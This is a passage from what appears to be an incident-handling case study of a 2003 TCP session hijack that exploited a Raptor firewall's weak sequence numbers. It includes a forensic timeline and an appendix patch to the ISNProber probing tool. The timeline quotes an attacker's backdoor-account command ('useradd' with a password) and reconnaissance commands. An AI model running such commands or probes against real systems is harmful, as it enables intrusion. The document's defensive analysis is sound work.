An incident handling team is not an almighty, all-knowing entity. It is compromised of human beings, but a special breed of human beings, those that want to make a difference and want to learn. An incident handler's knowledge and insight grows as he learns, treats more incidents, and so forth. Although this incident may differ from regular incidents, it did teach the incident handling team at Company XYZ a few very valuable lessons. Before actually going into these lessons, it's important to have a quick resume of the entire incident to see the big picture. The incident handlers working the case have built up a chronological time-line, resembling to the following:

2003-07-14 – 21:00 On Mercury:
Login from 144.x.200.5 with user "bkp001" using telnet.

2003-07-14 – 21:00 On Mr. XXXXX's Home PC:
Computer crashed possibly due to excessive load caused by a possible Denial-of-Service attack.

2003-07-14 – 21:04 On Mercury:
New user "imap" added with "sudo useradd –p 1m4pu53r imap" command by user "bkp001" (.bash_history)

2003-07-14 – 21:04 On Mercury:
File modification: /etc/passwd, /etc/shadow due to username addition

2003-07-14 – 21:15 On Mercury:
Telnet session with user "bkp001" is ended.

2003-07-14 – 22:10 On Mercury:
Login from 144.x.200.5 with user "bkp001" using telnet.

2003-07-14 – 22:10 On Mercury:

User “bkp001” executes a command allowing him to perform daily system backup. (.bash_history)

2003-07-14 – 22:45 On Mercury:
User “bkp001” finishes the daily backup and terminates telnet session.

2003-07-14 – 23:03 On Mercury:
Login from 144.x.200.5 with user “imap” using telnet.

2003-07-14 – 23:03 On Mercury
User “imap” executes the following commands (in order):
pwd, ls –ail, uname –a, ifconfig –a, ps -aex, w, id, ping www.google.com, traceroute www.google.com, netstat –rna, netstat –ant, netstat –anu
(.bash_history)

2003-07-15 – 14:20 IRT TEAM STATUS:
After initial examination of Mercury’s file systems, as well as an analysis of the firewall logs, we found the following files to have been modified:

- /etc/passwd
- /etc/shadow

The firewall logs suggest the attacker also successfully executed the PING and TRACEROUTE commands against an external server: www.google.com

2003-07-15 – 17:00 On Mr. XXXXX’s Home Cisco 800 Router:
An extraordinary amount of input packets can be identified on the router.

2003-07-15 – 17:20 IRT TEAM STATUS:
After extensive examination of Mercury’s file systems, we found the following files to have been modified:

- /etc/passwd
- /etc/shadow

We suggest the following course of action:

- remove user “imap” from system
- replace telnet with ssh
- perform all system backups locally

2003-07-15 – 19:00 IRT TEAM STATUS:
Mercury has been restored to its original status. The telnet daemon has been removed and replaced by the SSH daemon. The system backup script is now executed locally on Mercury and has been added to crontab.

2003-07-15 – 22:43 On Network Sniffer:
Detected a connection from what appears to be the attacker attempting to connect to Mercury using the telnet protocol.

2003-07-16 – 15:29 IRT TEAM STATUS:
It appears a possible TCP connection hijack could be at the heart of this incident. Although, no real proof exists to back up this claim, it is the IRT Team’s opinion that this hijack may be related to

	the recently released "Symantec Raptor Firewall Weak ISN Vulnerability", and suggests that the corporate Symantec Raptor Firewall be patches ASAP.
2003-07-16 – 16:30	IRT TEAM STATUS: A vulnerability in the Symantec Raptor Firewall product appears to be the cause of this incident. The firewall has now been patched to fix this problem. The IRT considers this vulnerability, as well as any harm caused by the attack, to be eradicated at this point in time.

During the course of this incident, the IRT learned some valuable things, including:

Don't Touch Anything!

During an incident, it's important to leave the affected systems in the condition they are. In that way, the incident handler can exactly determine what is going on. Rebooting or modifying a system might cause key evidence to be lost. If in this incident, the home user had rebooted the Cisco 800 Router the same interface statistics that caused the incident handler to believe a DoS attack had been carried out, would not have been available.

An Attacker Is Not Always Who He Appears To Be!

The attack in this incident appeared to be coming from a trusted IP address. Yet afterwards we know the IP address had been spoofed. In cases like these, it is important to perform continues monitoring, even after the incident has occurred, allowing the incident handler to more carefully analyze the IP packets. Don't just look at the IP addresses, also look at the different other variables in the IP, TCP, UDP, and the like headers. Values such as window size, source port, TTL, DF, and such, may give away more information then initially thought.

Keep An Open Mind!

It is important for the incident handler to be open-minded. An incident may appear to be one attack, while in reality it is a totally different attack. An incident handler should never exclude any possibilities without having solid proof and reasons to declare it so. Any possibility should be a valid one until proven invalid.

Finally, just a few words on some security design mistakes that were made, allowing the attacker to carry out this attacker and provoke an incident.

A serious design flaw was made when Company XYZ chose the "telnet" protocol to remotely connect to the company's network. Protocol such as IPSec (tunnel or transport mode), and even SSH, would have prevented this attack from happening. These protocols have their own means of sequencing packets (i.e. SPI with IPSec) and contain their own anti-replay mechanisms. Besides that, an

attack would have to recover the encryption keys before being able to perform any hijacking attack.

Also, a front-end firewall, randomizing the TCP Initial Sequence Numbers, would have prevented this incident from happening. The core of this incident lies within the fact that the attacker was able to discover the Initial Sequence Number for a TCP session that was about to be established. In order to prevent this, randomization is needed.

5 Appendix A: ISNProber Static Source Port Patch

```
--- isnprober.old       Tue Jul  2 10:46:37 2002
+++ isnprober   Tue Jul  2 10:57:18 2002
@@ -3,8 +3,8 @@

 $version = "1.02";
 # print banner
-print "-- ISNprober / $version / Tom Vandepoel (Tom.Vandepoel\@ubizen.com) --\n\n";
-
+print "\n-- ISNprober / $version / Tom Vandepoel (Tom.Vandepoel\@ubizen.com) --\n";
+print "-- [ static source patch ] [ Kristof.Philipsen\@ubizen.com ] --\n\n";
 #
 # ftp://ftp.ubizen.com/tools/isnprober-1.02.tgz
 #
@@ -57,7 +57,6 @@
 $ipid_mode = false;
 $quiet = false;
 $source_port = int rand(255) + 1024;
-
 while($_ = $ARGV[0], /^-/) {
     shift;
     last if $arg =~ /^--$/;
@@ -69,6 +68,7 @@
     /^-p/ && do { $default_port = shift; };
     /^-w/ && do { $response_timeout = shift; };
     /^--variate-source-port/ && do { $variate_source_port = true; };
+    /^--static-source-port/ && do { $static_source = true; $source_port = shift; };
     /^--ipid/ && do {$ipid_mode = true; };
     /^-v/ && do { exit 0; };
     /^-h/ && do { &usage; exit 0; };
@@ -96,6 +96,7 @@
 -w: timeout to wait for response packet (s) [default = 1]
 --ipid: use IP ID's instead of TCP ISN's
 --variate-source-port: use a different source port for each packet sent
+--static-source-port: use a static source port
 (default is to use the same source port for all probes)

 ENDEND
@@ -118,8 +119,11 @@


 if (!$myip) { &usage; die "Not a valid device name";}
-
+if ($static_source) {
+print "Using $dev:$myip on source port $source_port\n";
+} else {
 print "Using $dev:$myip\n";
+}

 # default TCP port to probe if none given
 if (!$default_port) { $default_port = 80;}
```

6 References

Defense Advanced Research Projects Agency, RFC 793, Transmission Control Protocol, September 1981. URL: http://www.faqs.org/rfcs/rfc793.html

Postel J., Reynolds J. K., RFC 854, Telnet Protocol Specification, May 1983. URL: http://www.faqs.org/rfcs/rfc854.html

Postel J., Reynolds J. K., RFC 855, Telnet Option Specifications, May 1983. URL: http://www.faqs.org/rfcs/rfc855.html

Bellovin S., RFC 1948, Defending Against Sequence Number Attacks, May 1996. URL: http://www.faqs.org/rfcs/rfc1948.html

Eastlake 3rd D., Crocker S., Schiller J., RFC 1750, Randomness Recommendations for Security, December 1994. URL: http://www.faqs.org/rfcs/rfc1750.html

Zalewski M., Strange Attractors and TCP/IP Sequence Number Analysis, 2001, URL: http://razor.bindview.com/publish/papers/tcpseq.html

Kelsey J., Schneier B., Wagner D., and Hall C., Cryptanalytic Attacks on Pseudorandom Number Generators. URL: http://www.counterpane.com/pseudorandom_number.html

Daemon9, Route, Infinity, June 1996, Phrack Magazine, IP Spoofing Demystified. URL: http://www.phrack.org/show.php?p=48&a=14

Kristof Philipsen, Security Advisory: Raptor Firewall Weak ISN Vulnerability, 02 August 2002 URL: http://www.securityfocus.com/archive/1/285729

Symantec Inc., Symantec Enterprise Firewall/Raptor Firewal News Bulletin, 01 August 2002 URL: http://www.symantec.com/techsupp/bulletin/archive/firewall/082002firewall.html

SecurityFocus Inc., Vulnerabilities, Multiple Symantec Product Weak TCP Initial Sequence Number Vulnerability, 02 August 2002. URL: http://www.securityfocus.com/bid/5387

Mitre Corporation, Common Vulnerabilities and Exposures, CAN-2002-1463, 17 March 2003. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1463

Vandepoel T., ISNProber URL: http://packetstormsecurity.org/UNIX/scanners/isnprober-1.02.tgz

Kolychev S. V., Net::RawIP Perl Module
URL: http://search.cpan.org/author/SKOLYCHEV/Net-RawIP-0.1/

Sanfilippo S., HPING2
URL: http://www.hping.org/download.html

Zalewski M., VSEQ Tool
URL: http://razor.bindview.com/publish/papers/tcpseq/vseq.tgz

Combs G., Ethereal
URL: http://www.ethereal.com/download.html

Carrier B., The Sleuth Kit
URL: http://www.sleuthkit.org/sleuthkit/index.php

Carrier B., Autopsy
URL: http://www.sleuthkit.org/autopsy/index.php

Krahmer S., LNCF
URL: http://www.incident-response.org/unixtools/lncf.tar.gz

Shaw R., LSOF
URL: ftp://lsof.itap.purdue.edu/pub/tools/unix/lsof/